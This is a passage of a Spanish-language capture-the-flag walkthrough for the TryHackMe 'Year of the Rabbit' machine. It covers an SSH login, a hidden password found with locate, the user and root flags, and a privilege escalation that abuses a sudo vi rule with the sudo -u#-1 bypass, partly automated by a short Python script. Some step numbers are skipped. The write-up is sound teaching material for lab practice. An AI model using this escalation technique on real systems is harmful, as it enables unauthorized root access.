24. Utilizando las credenciales recién obtenidas, se procede a iniciar sesión mediante el protocolo SSH, logrando un acceso exitoso al sistema. Cabe destacar que, al ingresar, se presenta un mensaje indicando la existencia de un nuevo mensaje que requiere revisión. El mensaje especifica la necesidad de explorar un directorio secreto asociado al usuario actual.

```
(eddyrack864@kali)~$ ssh eli@10.10.242.111
The authenticity of host '10.10.242.111 (10.10.242.111)' can't be established.
ED25519 key fingerprint is SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.242.111' (ED25519) to the list of known hosts.
eli@10.10.242.111's password:

1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE
```

25. Continuando con la exploración, se procede a desplazarse hacia el directorio /home, donde se realiza un listado del contenido presente. En esta búsqueda, se identifica la presencia de la flag asociada al usuario. Sin embargo, al intentar visualizar el contenido de la flag mediante el comando cat, se recibe un mensaje indicando que no se poseen los permisos necesarios.

```
eli@year-of-the-rabbit:~$ ls
core Desktop Documents Downloads Music Pictures Public Templates Videos
eli@year-of-the-rabbit:~$ cd ..
eli@year-of-the-rabbit:/home$ ls
eli gwendoline
eli@year-of-the-rabbit:/home$ cd gwendoline/
eli@year-of-the-rabbit:/home/gwendoline$ ls
user.txt
eli@year-of-the-rabbit:/home/gwendoline$ cat user.txt
cat: user.txt: Permission denied
eli@year-of-the-rabbit:/home/gwendoline$
```

26. Mediante la utilización del comando locate, se inicia la búsqueda del directorio mencionado en el mensaje, denominado "s3cr3t". Al identificar y localizar exitosamente dicho directorio, se procede a visualizar el contenido del archivo presente en su interior mediante el comando cat. Este análisis revela la existencia de una contraseña.

```
eli@year-of-the-rabbit:/home/gwendoline$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4g3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
eli@year-of-the-rabbit:/home/gwendoline$ cat /usr/games/s3cr3t/.th1s_m3ss4g3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just Mn1VCQVhQHUNI
Honestly!

Yours sincerely
-Root
eli@year-of-the-rabbit:/home/gwendoline$
```


27. Utilizando la contraseña recién descubierta, se realiza el cambio de usuario al perfil "gwendoline". Inmediatamente después de acceder con este nuevo usuario, se procede a listar el contenido de su directorio. En esta exploración, se identifica la presencia de la flag asociada al usuario. Para obtener la información contenida en la flag, se utiliza el comando cat.

Flag: **THM{1107174691af9ff3681d2b5bdb5740b1589bae53}**

```
eli@year-of-the-rabbit:/home/gwendoline$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:~$ whoami
gwendoline
gwendoline@year-of-the-rabbit:~$ ls -la
total 24
drwxr-xr-x 2 gwendoline gwendoline 4096 Jan 23 2020 .
drwxr-xr-x 4 root      root      4096 Jan 23 2020 ..
lrwxrwxrwx 1 root      root        9 Jan 23 2020 .bash_history -> /dev/null
-rw-r--r-- 1 gwendoline gwendoline 220 Jan 23 2020 .bash_logout
-rw-r--r-- 1 gwendoline gwendoline 3515 Jan 23 2020 .bashrc
-rw-r--r-- 1 gwendoline gwendoline 675 Jan 23 2020 .profile
-r--r----- 1 gwendoline gwendoline 46 Jan 23 2020 user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```

28. Con la información obtenida de la flag del usuario "gwendoline", se encuentra en posición de responder a la pregunta planteada por TryHackMe, la cual requería ingresar la flag específica de dicho usuario.


```
+100 What is the user flag?
THM{1107174691af9ff3681d2b5bdb5740b1589bae53} Correct Answer
```

29. Al ejecutar el comando sudo -l, se obtendrá una lista de los comandos que el usuario actual tiene permitido ejecutar como root sin necesidad de ingresar una contraseña, en este caso se tiene acceso a la ejecución de vi.

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```

30. La búsqueda en Internet sobre cómo escalar privilegios mediante la capacidad de ejecutar vi con privilegios de administrador revela información valiosa.



```
import os

#Get current username

username = input("Enter current username :")

#check which binary the user can run with sudo

os.system("sudo -l > priv")

os.system("cat priv | grep 'ALL' | cut -d ' ' -f 2 > binary")

binary_file = open("binary")

binary= binary_file.read()

#execute sudo exploit

print("Lets hope it works")

os.system("sudo -u#-1 "+ binary)
```

```
gwendoline@year-of-the-rabbit:~$ sudo -u#1 /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```

```
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
```

```
~  
~  
~ Tags:  
~  
!!/bin/bash_
```


35. Una vez completado el proceso anterior, se ejecuta el comando `whoami` para verificar el usuario actual, y se observa que indica "root". Este resultado confirma que la escalada de privilegios se ha realizado correctamente, proporcionando acceso como usuario root.

Posteriormente, se navega al directorio `/root`, donde se realiza un listado del contenido presente. Durante esta exploración, se identifica la presencia de la flag asociada al usuario root. Para visualizar el contenido de la flag, se utiliza el comando `cat`.

Flag: **THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}**

```
root@year-of-the-rabbit:/home/gwendoline# whoami
root
root@year-of-the-rabbit:/home/gwendoline# cd /root
root@year-of-the-rabbit:/root# ls
root.txt
root@year-of-the-rabbit:/root# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
root@year-of-the-rabbit:/root#
```

36. Con la exitosa obtención de la flag del usuario root, se está en posición de responder a la pregunta planteada por TryHackMe que solicitaba ingresar la flag específica del usuario root.



37. Al completar exitosamente la resolución de la máquina, la plataforma presenta un mensaje de felicitaciones, indicando así la finalización exitosa del desafío.

